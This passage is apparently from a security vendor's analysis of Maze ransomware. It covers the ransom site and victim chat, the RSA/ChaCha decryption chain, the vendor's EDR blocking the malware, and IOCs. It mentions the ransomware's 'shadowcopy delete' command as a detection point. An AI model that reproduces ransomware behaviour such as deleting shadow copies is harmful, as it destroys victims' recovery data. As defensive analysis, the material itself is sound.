J9M8e2G69WtFsCDnVF77r0R5h3h906GjM1+DEDfCFNQ7HPAFcOFUJPNJlReGZgI+xvK4LTedgF6p4J3IH/SkUUIXNcQRK2QJA4dBk9UJj68KBDtZxJMLonoOT3metw
```

```
---END MAZE KEY---
```

Figure 23 - The maze key

After you access the Maze website, you are requested to upload DECRYPT-FILES.txt. The attacker needs this file since it contains the Maze key, which is later used for the decryption procedure.

The website informs the victim about the ransom demand, its cost and how to pay it using Bitcoin. In addition, the attacker lets you upload and decrypt three files for free, as a proof of work. The attacker is willing to decrypt only image files as a proof.

The Maze website has a chat that lets the victim communicate with the attacker. The victim can chat with the attacker to get help or even to negotiate the payment fee.



Figure 25 - Main maze website



Figure 26 - Chatting with the attacker. He is right! We really are malware analysts



Figure 27 - We can upload 3 images to test the decryption

Decryption

Maze uses a strong combination of symmetric and asymmetric encryption to prevent the victim from decrypting the files without paying the ransom.

In order to decrypt the files, the attacker must use the victim's Maze key and its own private key - $S_{private}$. Only the attacker has the server private key. Therefore he is the only one that can decrypt the files.

Of course, the attacker won't give his $S_{private}$ – because then the victim can spread the key and allow other victims to decrypt their files without paying the ransom. The attacker can give the victim either $Key, Nonce$ or $C_{private}$.

Let's follow the decryption of a particular $File_i$. An asterisk (*) denotes an encrypted data.

1.
    - $RSA\left(Key^*, S_{private}\right) \rightarrow Key$
    - $RSA\left(Nonce^*, S_{private}\right) \rightarrow Nonce$
2. $ChaCha\left({C_{private}}^*, Key, Nonce\right) \rightarrow C_{private}$
3. $RSA\left([FileKey_i, FileNonce_i]^*, C_{private}\right) \rightarrow FileKey_i, FileNonce_i$
4. $ChaCha({File_i}^*, FileKey_i, FileNonce_i) \rightarrow File_i$

Detection & Prevention of Maze by Cyberbit's EDR

Cyberbit's EDR Detection and Prevention capabilities are able to stop the most advanced ransomware – including Maze.

In the graph we can see the execution flow of Maze: Maze is running, then it executes another instance of itself at a high integrity level.

To run at a high integrity level, Maze prompts the user to grant it the required permission.

Then it tried to encrypt the files on the victim's machine but Cyberbit's EDR blocked it.

You can also see the WMI 'shadowcopy delete' command executed, with the bogus path. Our product can detect this command in spite of this obfuscation.



Figure 27 – Prevention of Maze (ransomware blocked)



Figure 28 - the wmic.exe 'shadowcopy delete' command executed with the bogus path

IOCs

SHA256:
ecd04ebbb3df053ce4efa2b73912fd4d086d1720f9b410235ee9c1e529ea52a2

Files:

- DECRYPT-FILES.txt (in every folder where files were encrypted)
- %ProgramData%\data1.tmp
- %TEMP%\000.bmp